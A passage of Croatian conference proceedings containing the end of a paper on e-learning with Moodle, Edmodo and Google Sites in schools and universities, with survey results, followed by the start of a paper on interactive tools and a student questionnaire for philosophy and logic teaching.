Uvođenjem drugačijih modela e-učenja željelo se učenike iz pasivne postaviti u aktivnu ulogu. Za početak, nastavno gradivo osnova programiranja i osnova korištenja jezika C++ oblikovano je u formi mrežnih stranica [18]. Za oblikovanje mrežnih stranica korištena su Google mrežna mjesta (Google Sites) [8] jer nude besplatan i jednostavan način rada. Nastavno gradivo je podijeljeno na relativno male cjeline koje su ustrojene hijerarhijski zbog lakšeg snalaženja. Cjeline u kojima se tumači novo gradivo popraćene su riješenim primjerima, a publicirane su i vrlo opsežne Vježbenice sa zadatcima s pripadajućim rješenjima (ukupno približno 100 riješenih zadataka) [19]. Mrežne su stranice korištene kao podrška tradicionalnoj nastavi. Glavna prednost takvog načina rada je mogućnost individualiziranog pristupa učenicima različitih sposobnosti i motivacije. Nastavnik ponuđene zadatke treba klasificirati i odrediti koja skupina zadataka odgovara pojedinom stupnju znanja i sposobnosti. Ovaj model e-učenja se pokazao vrlo dobrim. Zadovoljni su i učenici i nastavnik jer pojedini učenik uči koliko može i unaprijed zna koja je skupina zadataka primjerena određenoj razini znanja (ocjeni). Opisano web mjesto nema mogućnost on-line provjere znanja što je i najveći nedostatak.

Sljedeća je zamisao bila, skupine učenika pojedinih razrednih odjela društvenom mrežom povezati u grupe zbog bolje suradnje nastavnika i učenika, dijeljenja nastavnih materijala i mogućnosti on-line provjere znanja. Zamisao je ostvarena pomoću društvene edukacijske mreže Edmodo [7]. Nastavnik stvara zatvorene grupe učenika, može slati poruke svim članovima grupe ili samo određenim učenicima, a ima i uvid u kompletnu komunikaciju unutar grupe. Mogu se slati i dijeliti poveznice te sve vrste multimedijalnih datoteka. Za informiranje učenika o predstojećim zadacima postoji kalendar, a dostupni su i alati za zadavanje testova i zadataka te njihovo ocjenjivanje i uvrštavanje ocjena u razredni imenik. Iskustva s ovom društvenom mrežom su vrlo pozitivna. Učenici je rado prihvaćaju jer mogu pitati što im nije jasno i dobiti odgovarajuće savjete i odgovore od nastavnika ili ostalih učenika u bilo koje doba. Sučelje je slično sučelju Facebook-a pa već prvi susret s Edmodo-m kod učenika izaziva pozitivne reakcije. Uz određena ograničenja sustav omogućuje on-line provjeru znanja.

Nakon ovih pozitivnih iskustava napravljen je sljedeći korak uporabom sustava za e-učenje koji objedinjava većinu prethodno navedenih metoda e-učenja. Izabran je CARNetov sustav Moodle [14] jer omogućava prikladno publiciranje nastavnih materijala u e-obliku, dobru orga-

nizaciju i izvođenje e-učenja. Prednost sustava Moodle je i u tome što članovi školske zajednice imaju pravo na besplatno kreiranje vlastitog e-tečaja i na raspolaganju im je pomoć oko uporabe sustava. Sustav primjerice omogućuje: oblikovanje nastavnih sadržaja, upravljanje učenicima - sudionicima tečaja, stvaranje rasporeda aktivnosti, zadavanje sadržaja u kalendaru obaveza, izradu on-line testova znanja, automatsko provjeravanje odgovora i ocjenjivanje korisnika, te uporabu raznih alata za komunikaciju i kolaboraciju među korisnicima. Sadržaj se može organizirati po tematskim cjelinama, poglavljima i lekcijama što omogućava jednostavan pregled. Usvojena znanja i vještine moguće je provjeriti pomoću Zadataka (učenici rješenja pohrane u sustav da bi ih nastavnik–mentor pregledao i vrednovao) i Testova. Treba istaći velike mogućnosti oblikovanja testova sustavom Moodle. Moguće je oblikovati pitanja različitog oblika i vrste, a zbog smanjivanja mogućnosti varanja, moguće je uključiti promjenu redoslijeda pitanja te mogućnost promjene redoslijeda odgovora u pitanju. Testovi se ispravljaju automatski, pa učenik dobiva povratnu informaciju odmah po završetku testa. Nastavnik ne mora trošiti vrijeme na rutinske poslove ispravljanja i ocjenjivanja. Zbog objektivnosti vrednovanja uspješnosti rada učenika bitno je Testove i Zadatke provoditi za vrijeme nastavnog sata, u kontroliranom okruženju. Suradnja između nastavnika i učenika ostvaruje se forumom i elektroničkom poštom.

Praktično iskustvo je pokazalo da je e-učenje pomoću sustava Moodle odličan način prenošenja znanja. Za izradu kvalitetnog tečaja nastavnik treba biti educiran i treba utrošiti mnogo vremena i truda. E-tečaj treba neprestano provjeravati, nadzirati i popravljati. Nagrada nastavniku je djelotvorniji prijenos znanja i zadovoljstvo učenika.

Kao pilot projekt u Tehničkoj školi u Karlovcu izrađen je e-tečaj Osnove programa za tablično računanje MS Excel 2007 [16] u sustavu Moodle (za pregled može se prijaviti kao gost i zatim kliknuti na izbornik Popis svih kolegija u sustavu te pronaći kolegij Excel 2007). O tome govori i činjenica da je tečaj uključen u CARNet-ove tečajeve za korištenje u nastavi [5] u rujnu 2011. Objava tečaja na CARNet-u omogućuje da nastavnici s iste ili druge ustanove rabe gotov tečaj te se time višestruko štedi trud i jamči kvaliteta tečaja (tečajevi koji se objavljuju prolaze postupak provjere kvalitete). Tečajevi objavljeni na web stranicama CARNet-ovih tečajeva za korištenje u nastavi su prošli provjeru koja jamči određenu razinu kvalitete tečajeva.

Iskustva primjene e-učenja u srednjoj školi su više nego dobra. Na raspolaganju su i prikladni besplatni alati i potpora. Jedina ozbiljna prepreka većoj zastupljenosti e-učenja u srednjoškolskoj nastavi je nespremnost nastavnika educirati se i uložiti trud u pripremu i provođenje e-učenja.

V. ISKUSTVA VISOKOŠKOLSKE NASTAVE

Iskustva višegodišnje primjene e-učenja i računalne provjere znanja u visokoškolskoj ustanovi mogu se podijeliti u dvije skupine: iskustva nastavnika i iskustva studenata. Prva prepreka uvođenju e-učenja je potreba da nastavnik stekne specifična znanja potrebna za pripremu nastavnih materijala i sustava za e-učenje. Postoje pokušaji pomoći pri obrazovanju nastavnika na primjenu e-učenja, npr. Centar za e-učenje SRCE-a [15]. Čak i kad se takva znanja usvoje potrebno je uložiti velik trud i utrošiti mnogo vremena za pripremu nastavnih materijala u e-obliku. Kako nastavnici već imaju pripremljene nastavne materijale za nastavu tradicionalnim načinom („kreda i ploča“ ili PowerPoint prezentacije) često ne žele uložiti dodatni znatni trud za pripremu e-učenja. U većini obrazovnih ustanova takav trud neće ni na koji način biti nagrađen, a moguće poteškoće primjene e-učenja mogu dovesti nastavnika u neugodan položaj. Nakon uspostave sustava nastavnik će utrošiti često više vremena u radu sa studentima nego u slučaju tradicionalne nastave ali će njegova uloga biti drugačija. Umjesto prenošenja znanja ex cathedra nastavnik preuzima ulogu savjetnika i osobe koja usmjerava korisnika kako usvojiti potrebna znanja. Mnogo više vremena nastavnik provodi u kreativnom načinu poučavanja. S gledišta korisnika prednosti su: multimedijalnost nastavnih materijala, mogućnost učenja u vrijeme i na mjestu koje korisniku odgovara i dostupnost nastavnika. S obzirom na sve višu informatičku pismenost i navike uporabe računalne tehnologije kod studenata, njima e-učenje postaje prirodan način razmjene informacija i nije potrebno praktično nikakvo učenje da bi se mogli služiti tehnologijom e-učenja. Kao ilustracija prikladnosti e-učenja može poslužiti ovdje prikazana anketa. Na Tekstilno-tehnološkom fakultetu Sveučilišta u Zagrebu u sklopu kolegija Računalstvo preddiplomskog studija Tekstilna tehnologija i inženjerstvo te kolegija Računalni jezik za dizajn preddiplomskog studija Tekstilni i modni dizajn korištene su metode e-učenja. Na kraju zimskog semestra 2011./2012. godine provedena je anonimna anketa o prikladnosti e-učenja prikazana u Tab. I. U anketi je sudjelovalo 110 studenata (neki nisu odgovorili na sva pitanja). U tablici je prikazan broj i postotak odgovora.

Na temelju rezultata ankete mogu se izvesti ovi zaključci:

Većina anketiranih studenata se nije prije susrela s e-učenjem (77 %) pa su dobar uzorak za ocjenu prikladnosti e-učenja kod korisnika kojima je to prvi susret s e-učenjem.

Većina anketiranih (50% - 80% ovisno o području) nije prije znala gradivo koje je obuhvaćeno e-učenjem (odgovori na pitanja o prethodnom znanju pojedinih područja zbog obima nisu prikazana u ovom radu).

Većina anketiranih su zadovoljni ovakvim načinom učenja (81%) i smatra da je imala sve uvjete za svladavanje gradiva. To je posebno važna konstatacija koja je potvrđena i u usmenim razgovorima sa studentima koji su redom izjavljivali da im ovakav način sasvim odgovara.

Većina anketiranih smatra najboljim kombinaciju e-učenja i tradicionalne nastave s nastavnikom (74%).

Više od 90% anketiranih bi i ubuduće željelo rabiti ovakav način poučavanja (iako je bila riječ o poučavanju bez tradicionalne nastave).

TABLICA I. REZULTATI ANKETE O PRIKLADNOSTI E-UČENJA

Jeste li se prije sreli s ovakvim načinom učenja (E-učenje)?	Da	25	22,73%
	Ne	85	77,27%
Kakvo je vaše mišljenje o ovakvom načinu učenja?	Vrlo sam zadovoljna/zadovoljan	89	80,91%
	Osrednje sam zadovoljna/zadovoljan	21	19,09%
	Uopće nisam zadovoljan/zadovoljna	0	0,00%
Kad biste mogli birati koji način učenja bi odabrali?	E-učenje bez nastavnika	23	21,10%
	Tradicionalnu nastavu s nastavnikom	5	4,59%
	Kombinaciju E-učenja i tradicionalne nastave s nastavnikom	81	74,31%
Smatrate li da ste imali sve uvjete na ovaj način naučite potrebno gradivo?	Da	102	92,73%
	Ne	8	7,27%
Želite li i ubuduće rabiti ovaj način učenja?	Da	99	90,83%
	Ne	10	9,17%

VI. ZAKLJUČAK

Na temelju višegodišnjeg iskustva autora i rezultata anonimnih anketa korisnika (učenika i studenata) može se zaključiti da su suvremene generacije korisnika (učenika i studenata) spremne za e-učenje i da im je to prirodan način učenja. Na temelju činjenice da je 90% anketiranih studenata izjavilo da bi i ubuduće željelo rabiti ovakav način poučavanja nedvojbeno se može konstatirati da je to suvremenim generacijama poželjan način prenošenja znanja. Ne postoje više ni tehnološke ni spoznajne prepreke primjene e-učenja s gledišta učenika i studenata i e-učenje im je „prirodan“ način usvajanja novih znanja. Glavna prepreka široj primjeni e-učenja je nespremnost nastavnika i nedovoljna formalna uvjetovanost takvog načina nastave (napredovanja, novčana naknada i sl.). Zbog toga bi glavne napore trebalo usmjeriti u sustavno i na neki način obvezno obrazovanje nastavnika za primjenu e-učenja u nastavi. Napredovanje nastavnika trebalo bi uvjetovati primjenom e-učenja u nastavi. Zbog interneta i novih navika mlađe populacije e-učenje postaje sve poželjniji način prijenosa znanja. Pri tom nikako ne treba izostaviti ulogu nastavnika koja postaje savjetodavna i usmjeravajuća.

LITERATURA

[1] Grundler, D., Rolich, T., Hursa, A., MATLAB i primjena u tekstilnoj tehnologiji, Sveučilišni udžbenik, Sveučilište u Zagrebu, Tekstilno-tehnološki fakultet, 2010, 698 str.

[2] Grundler, D., Šutalo, S., RAČUNALSTVO 1, udžbenik s CD-om, 1. i 2. razred, Udžbenik za srednje strukovne škole, Školska knjiga, 2010, 414 str.

[3] Grundler, D., Šutalo, S., RAČUNALSTVO 1, radna bilježnica, 1. i 2. razred, Udžbenik za srednje strukovne škole, Školska knjiga, Školska knjiga, 2010, 284 str.

[4] Grundler, D., Elektroničko računalo kao pomagalo pri provjeri znanja - praktična iskustva, SITH VI. Savjetovanje o informacijskim sustavima u tehnološkom razvoju, Tehnologije suvremenog komuniciranja, Opatija 7-9. studenoga 1990, str. 149-158.

[5] CARNet, (2.9.2011), Osnove programa za tablično računanje MS Excel 2007, e-tečajevi za primjenu u nastavi, CARNet <http://www.carnet.hr/e-tecajevi_za_primjenu_u_nastavi/Osnove_Excel>. Pristupljeno 19.1.2012.

[6] E-učenje, Web stranice e-učenja, Tekstilno-tehnološki fakultet Zagreb, <http://nama.ttf.hr>. Pristupljeno 19.1.2012.

[7] Edmodo, <http://www.edmodo.com>. Pristupljeno 19.1.2012.

[8] Google, Google Sites, <https://accounts.google.com/ServiceLogin?continue=https%3A%2F%2Fsites.google.com%2F%3Ftab%3Dw3&followup=https%3A%2F%2Fsites.google.com%2F%3Ftab%3Dw3&service=jotspot&passive=true&ul=1>. Pristupljeno 19.1.2012.

[9] Grundler, D., Napredno pretraživanje interneta, <http://nama.ttf.hr/courses/PRA1/document/_01_PREDAVANJA/010_NPI_Napredno_pretrazivanje_interneta_2011_2012.htm>. Pristupljeno 19.1.2012.

[10] Grundler, D.,(2011.), Excel – priprema za kolokvij, <http://www3.ttf.hr/info/racunalstvo/racunala_u_poslovanju/flash/16_uvod_u_program/Web/16_uvod_u_program.html>. Pristupljeno 19.1.2012.

[11] Grundler, D., Šutalo, S., (2009.), Dopunski nastavni materijali, <http://gir.ttf.hr/Student_Documents/pdf/Dopunski%20nastavni%20materijali>. Pristupljeno 19.1.2012.

[12] Grundler, D., Kako radi računalo, <http://e-knjiznica.carnet.hr/e-knjige/racunalo>. Pristupljeno 19.1.2012.

[13] Merlin, Merlin – sustav za e-učenje, Srce, <http://merlin.srce.hr/2011-2012/>. Pristupljeno 19.1.2012.

[14] Moodle, CARNet, Moodle, <https://moodle.carnet.hr/>. Pristupljeno 19.1.2012.

[15] Srce, Centar za e-učenje, Srce, <http://www.srce.unizg.hr/proizvodi-i-usluge/obrazovanje/centar-za-e-ucenje/>. Pristupljeno 19.1.2012.

[16] Šutalo, S., (2011.) Moodle tečaj – Osnove programa za tablično računanje MS Excel 2007, CARNet Moodle, <https://login.aaiedu.hr/sso/module.php/core/loginuserpass.php?AuthState=_8d78241b33e878f139ccedc77166873dca1acd665c%3Ahttps%3A%2F%2Flogin.aaiedu.hr%2Fsso%2Fsaml2%2Fidp%2FSSOService.php%3Fspentityid%3Dmoodle.carnet.hr%26cookieTime%3D1327775240%26RelayState%3Dhttps%253A%252F%252Fmoodle.carnet.hr%252Fauth%252Fsimplesaml%252Findex.php> . Pristupljeno 19.1.2012. Potrebna autentifikacija.

[17] Šutalo, S., (30.9.2011), Nastavni materijali, Računalstvo- učimo zajedno, <http://www.sanda-sutalo.from.hr/index.php?option=com_content&view=article&id=3&Itemid=19 >. Pristupljeno: 3. ožujka 2012.

[18] Šutalo, S. (27.11.2010), Nove mrežne stranice – Osnove programiranja u jeziku C++, Pogled kroz prozor,

<http://pogledkrozprozor.wordpress.com/2010/11/27/nove-mrezne-stranice-osnove-programiranja-u-jeziku-c>. Pristupljeno 19.1.2012.

[19] Šutalo, S., Grundler, D., (16.1.2010), Osnove programiranja u jeziku C++, <https://sites.google.com/site/sandasutalo>.Pristupljeno: 3. ožujka 2012.

Primjena interaktivnih sadržaja u nastavi filozofije i logike

Martina Sertić
Industrijsko-obrtnička škola Slavonski Brod, Hrvatska
Klasična gimnazija Slavonski Brod, Hrvatska
sertic_79@yahoo.com

Sažetak - U posljednjih petnaestak godina došlo je do svojevrsnog "booma" u razvoju tehnologije koja na ovaj ili onaj način ima poveznicu s obrazovanjem (nastavom, popularnom znanošću). U širem smislu, svako novo saznanje nečega novog ili pak nadopunjavanje znanja onoga staroga, jeste svojevrstan oblik obrazovanja. U današnjem obrazovanju postalo je nezamislivo ne koristiti računalo i informatičke tehnologije. Internet je postao neizostavni segment obrazovanja i sve više dobiva na značenju. Internet je mladima omogući brži pristup informacijama kroz razne online edukativne sadržaje i interaktivne alate. Interaktivni sadržaji bi trebali biti veza između profesora i učenika, te omogućiti kvalitetniji rad u školi i kod kuće, a ujedno bi potaknuli mlade ljude na daljnje istraživanje i bavljenje ovim i nekim drugim sadržajima. Interaktivni sadržaji u nastavi filozofije i logike trebali bi biti spona između nastavnog gradiva i praktične primjene.Moji učenici već neko vrijeme koriste interaktivne alate u nastavi ponajviše filozofije, ali i logike. U ovome radu navela sam par primjera interaktivnih alata koje koristim u nastavi zajedno sa svojim učenicima.Na kraju rada nalazi se i anketni listić koji je sastavljen iz razloga provjere zadovoljstva učenika interaktivnim alatima u nastavi filozofije i logike. Zatim slijedi analiza anketnog listića i prikaz podataka.

I. UVOD

U posljednjih petnaestak godina došlo je do svojevrsnog "booma" u razvoju tehnologije koja na ovaj ili onaj način ima poveznicu s obrazovanjem (nastavom, popularnom znanošću i sl.). U širem smislu, svako novo saznanje nečega novog ili pak nadopunjavanje znanja onoga staroga, jeste svojevrstan oblik obrazovanja.

U današnjem obrazovanju postalo je nezamislivo ne koristiti računalo i informacijske tehnologije. Internet je postao neizostavni segment obrazovanja i sve više dobiva na značenju. Internet je mladima omogući brži pristup informacijama kroz razne online edukativne sadržaje i interaktivne alate.

Interaktivni alati i edukativni online sadržaji svakim danom se sve više koriste u nastavi. Moji učenici već neko vrijeme koriste interaktivne alate u nastavi ponajviše filozofije, ali i logike. U ovome radu navela sam par primjera interaktivnih alata koje koristim u nastavi zajedno sa svojim učenicima.


Na kraju rada nalazi se i anketni listić koji je sastavljen iz razloga provjere zadovoljstva učenika interaktivnim alatima u nastavi filozofije i logike. Zatim slijedi analiza anketnog listića i prikaz podataka.

II. INTERAKTIVNI ALATI U NASTAVI

Kako bi ljudi brže i efikasnije mogli doći do traženih informacija i usavršiti znanje, mnoge kompanije i obrazovne institucije došle su do ideje da izrade edukativne softvere i interaktivne alate (sadržaje) uz pomoć kojih bi omogućili stalnu akumulaciju znanja na vrlo praktičan i jednostavan način.

Ovakvim pristupom potaknuta je sve veća izrada edukativnih sadržaja i primjena istih u učenju gradiva u školama. Neki od sadržaja su usko edukativne naravi, dok su drugi opće obrazovni sadržaji koji su putem Interneta dostupni svima koji žele usavršiti obrazovanje.

Na hrvatskome tržištu mogu se naći razni interaktivni sadržaji, a većina ih je na stranome jeziku. Hrvatska spada među zemlje u kojima je ovaj način obrazovanja tek u početnom stupnju razvoja.



Slika 1. Interaktivni alat GeoGebra

Informacijska tehnologija našla je mjesto kao alat za rješavanje raznih problema, za analizu određenih procesa, za kreiranje vlastitih programa, kao izvor podataka, kao alat za dizajn, arhitekturu, građevinu, obradu teksta i masu podataka. Na ovaj način dobivena je mogućnost povezivanja znanja učenika iz jedne škole ili sveučilišta sa znanjima učenika iz drugih sličnih ustanova, i to širom svijeta. [5]

III. INTERAKTIVNI ALATI U NASTAVI FILOZOFIJE

U ovom poglavlju navest ćemo nekoliko online sadržaja kojima je cilj učiniti nastavu filozofije zanimljivijom, jednostavnijom i bližom polaznicima, tj. učenicima ili studentima

A. Interaktivne radionice i radni materijali iz filozofije

Prva web stranica kojom ćemo se pozabaviti, a nalazi se na adresi http://www.radionicapolic.hr/filozofija/FOpriručnik/fisa.htm je svojevrsni filozofski priručnik s raznim materijalima potrebnim za kvalitetnu nastavu filozofije.

Priručnik se sastoji od 30 cjelina, te pet pomoćnih stranica, koje čine sadržaj, rječnik, program, bibliografija i kazalo. Stranica sadrži online radionice kao što su Rasprava o pojmu čovjeka, Rasprava o pojmu spoznaje, Aristotel - država i odgoj, itd.; potom razni korisni radni materijali; izlaganja koja obuhvaćaju filozofsku problematiku; bibliografske podatke filozofa; kazalo imena poznatih humanističkih i društvenih znanstvenika; rječnik filozofskih pojmova; pregled nastavnog program iz filozofije; upute za rad u online radionici i kvizovima. [6]


Stranica je podijeljena u tri cjeline. Prva cjelina *Izlaganja* se sastoje od tri dijela: Autorski tekst, Izvorni tekstovi filozofa, Metodički dodaci. Druga cjelina *Radionice* se sastoje od dva dijela: Radionički uzorci (Slika 2.), Pripreme, zadaci i uputa. Treća cjelina *Materijali* sastoji se od dva dijela: Materijali za dijeljenje, Alati i ostali pribor. Svaka cjelina/stranica ima određenu karakterističnu boju pozadine i slova. [3]



Slika 2. Filozofska online radionica

B. Interaktivni tekstovi, provjere znanja i ostali materijali iz filozofije

Druga web stranica koju ćemo spomenuti sadrži materijale vezane uz nastavu filozofije na engleskome jeziku. Možemo je pronaći na adresi http://www.wadsworth.com/philosophy_d/special_features/timeline/timeline.html#. Stranica je podijeljena u više linkova, a neki od njih su: tekstovi filozofa, filozofske discipline, kronološki razvoj filozofije kroz povijest u obliku virtualnog vremenskog pravca koji nas raznim prikazima tekstualnog i slikovnog oblika vodi na put kroz povijest filozofije, filozofska metodologija, logika i dr. Sadržaj na stranici popraćen je raznolikim geografskim kartama, slikama i zvučnim zapisima te online kvizovima koje je moguće rješavati i uređivati (Slika 3.). Ovdje još možemo pronaći ponuđene edukativne softvere za lakše savladavanje gradiva iz filozofije i logike. Neki od tih edukativnih softvera su: iLrn Logic, Wadsworth's Proteus Classics. [4]



Slika 3. Filozofski vremenski pravac: Filozofija industrijske revolucije


IV. INTERAKTIVNI ALATI U NASTAVI LOGIKE

Prvo ćemo navesti nekoliko edukativnih sadržaja koji imaju za cilj učiniti nastavu logike jednostavnijom, prihvatljivijom i bližom učenicima. A neki od njih su:

A. Interaktivna logika

Web stranica Interaktivna logika http://www.ffst.hr/~logika/pilot/ nudi mnoštvo zanimljivih sadržaja s područja logike. Stranica je na hrvatskome jeziku, a sastoji se od četiri glavna linka *Interaktivnost, Predavanja, Rječnik, Albumi.* [1]

Za nas je najzanimljiviji link *Interaktivnost.* Klikom na ovaj link dolazimo do kolekcije interaktivnih materijala koji nam pružaju mogućnost kreiranja logičkih sadržaja, provjeravanja znanja iz logike, rješavanja problemskih zadataka. Tako ovdje možemo naći interaktivne sadržaje vezane uz Turingov stroj, Kategorički silogizam (Slika 4.), Uvježbavanje prikaza kategoričkih silogizama pomoću Vennovih dijagrama, Uvježbavanje konstrukcije istinitosnog stabla, Kalkulator za neposredne zaključke, Logički kvadrat iz klasične logike (Slika 4.) i dr.




Slika 4. Prikaz interaktivne vježbe iz logike

B. Web alat Gliffy

Gliffy je web 2.0 alat za izradu raznih dijagrama (dijagrama tijeka, tlocrta, Vennovih i organizacijskih dijagrama, tehničkih crteža).

Ovaj alat je besplatan za korištenje, a za kreiranje dijagrama nije potrebna niti registracija. Registriranim korisnicima nudi se mogućnost spremanja privatnih ili javnih dijagrama i kolaboracija.

Dijagrami se kreiraju tehnikom *povuci–spusti*, a mogu se primjenjivati različiti stilovi dijagrama, uređivati i mijenjati izgled (ispuna, obrub, font i sl.) Korisnici svoje dijagrame mogu ispisivati te spremati online ili na vlastito računalo u nekom od slikovnih formata, Gliffy XML formatu koji se kasnije može uređivati ili SVG formatu za uređivanje u alatu Visio. [5]



Slika 5. Prikaz izrade dijagrama tijeka u programu Gliffy

Gliffy svojim korisnicima nudi vrlo jednostavan i detaljan vodič za rad, upute, forum i sl.

Gliffy se može koristiti u nastavi informatike i logike za razvijanje logičkog mišljenja i razvijanje algoritamskog pristupa rješavanju problema, a zbog jednostavnosti rada u njemu pogodan je za učenike osnovnih škola. [5]

V. PRIMJENA INTERAKTIVNIH ALATA U NASTAVI

Možemo zamijetiti da se svakim danom sve više profesora i predavača u nastavi koristi interaktivnim alatima kako bi djeci i slušačima svoja predavanja učinili zanimljivijima, prihvatljivijima i primjenjivijima u današnjem svijetu moderne tehnologije. [2]

Neki od interesantnih online interaktivnih alata s područja filozofije i logike navedeni su već gore u tekstu. Ovdje ćemo navesti još jedan zanimljivi interaktivni alat za učenike osnovnih škola i to učenike od prvog do četvrtog razreda. Web stranica na kojoj se može pogledati i koristiti sadržaj ovog interaktivnog alata je na adresi http://www.inet.hr/~ifalak/kviz/kviz-1.htm.

Svakako valja spomenuti i prednosti korištenja ovih interaktivnih alata, a te prednosti su:

- rad za računalom traži aktivno sudjelovanje učenika,
- individualizira učenje i potiče kreativnost, snalažljivost,
- učenik uči samostalno i vlastitim tempom,
- računalo je u većini slučajeva interaktivno,
- računalo poboljšava kognitivne vještine; prema nekim istraživanjima, više kod učenika sniženih sposobnosti,
- omogućuje istraživačko, iskustveno i otvoreno učenje,
- raste motivacija za učenje i napredovanje,
- učenici vole međusobno surađivati i komunicirati dok rade na računalu,
- učenik sam procjenjuje kvalitetu svojih odgovora i korigira ih nakon povratne informacije. [2]

A. Anketni upitnik

ANKETNI LIST ZA UČENIKE

Razred:_____
Škola:_____
Spol: _____ M/Ž

Dragi učenici,

U okviru istraživanja želimo Vam postaviti nekoliko pitanja na temu "Istraživanje primjene online radionica u

nastavi filozofije i logike kroz korištenje Interneta". Ovaj upitnik će omogućiti procjenu vašeg zadovoljstva realiziranim radionicama u nastavi filozofije i logike.

Cilj ovog istraživanja je istražiti vaše mišljenje o Internetu i online radionicama iz filozofije i logike u nastavnom procesu, te evaluaciju nastavnih sadržaja primjenom novih tehnologija.

Molim odgovoriti:

1.Koliko dnevno koristim Internet?

a) dva sata
b) manje od jedan sat dnevno
c) četiri sata
d) više od šest sati_____ (napiši koliko)
e) ne koristim ga uopće

2. Internet koristim uglavnom:
a) za zabavu i društvene mreže
b) u svrhu rješavanja svakodnevnih školskih obaveza
c) vrlo rijetko koristim internet
d) _____

3. U školi bi tijekom nastave trebalo više koristiti Internet:
a) da
b) ne
c) nemam mišljenje o tome
d) vrlo rijetko

4. Jeste li zadovoljni online radionicama iz filozofije?
a) da
b) ne
c) ne znam

5. Smatrate li da su online radionice zanimljivije nego teoretska predavanja na satu filozofije?
a) da
b) ne
c) ne znam

6. Ovakve online radionice bi trebali primjenjivati i na ostalim satima u nastavi:

a) da
b) ne
c) ne znam
d) ponekada

7. Navedi barem dva predmeta u kojima bi trebali koristiti online radionice u nastavi i napiši zašto:
_____
_____
_____
_____

8. Smatrate li da će se poboljšati vaše znanje primjenom ovakvih radionica:
a) da
b) ne
c) ne znam

9. Po vašem mišljenju online radionice su bile:
a) interesantne
b) dosadne
c) praktične
d) potaknule su me na daljnje promišljanje istraživanje (napiši čega i kako)
_____

10. Što vam se je najviše svidjelo u ovim online radionicama?

a) tekstovi i pjesme pojedinih autora
b) pristup problematici odabranih tekstova
c) ništa, bile su mi dosadne
d) potaknule su me na daljnje promišljanje istraživanje (napiši čega i kako)
_____
_____

Zahvaljujem.

B. Rezultati primjene interaktivnihh alata u nastavi

Koristeći gore sastavljeni anketni listić (upitnik) provela sam istraživanje na uzorku od 124 učenika. Polovica učenika od gore navedenog broja slušala je predmet logiku, a druga polovica predmet filozofiju. Broj ženskih ispitanika iznosio je 79, a broj muških ispitanika 45.


Nastava logike izvodi se u trećim razredima gimnazije u trajanju od jednog školskog sata tjedno. Tijekom nastavne godine učenici su imali priliku koristit računala u informatičkoj učionici i odraditi nekoliko online radionica iz logike koristeći interaktivne alate na webu.

Nastava filozofije izvodi se u četvrtim razredima gimnazije u trajanju od dva školska sata tjedno. Tijekom nastavne godine učenici su imali priliku koristiti računala u informatičkoj učionici i odraditi nekoliko online radionica iz filozofije koristeći interaktivne alate na webu.

Online interaktivna radionica koje su učenici ponajviše koristili nalaze se na web adresi: http://www.radionicapolic.hr/filozofija/FOprirucnik/fisa.htm.



Slika 6. Interaktivna radionica i radni materijali iz filozofije



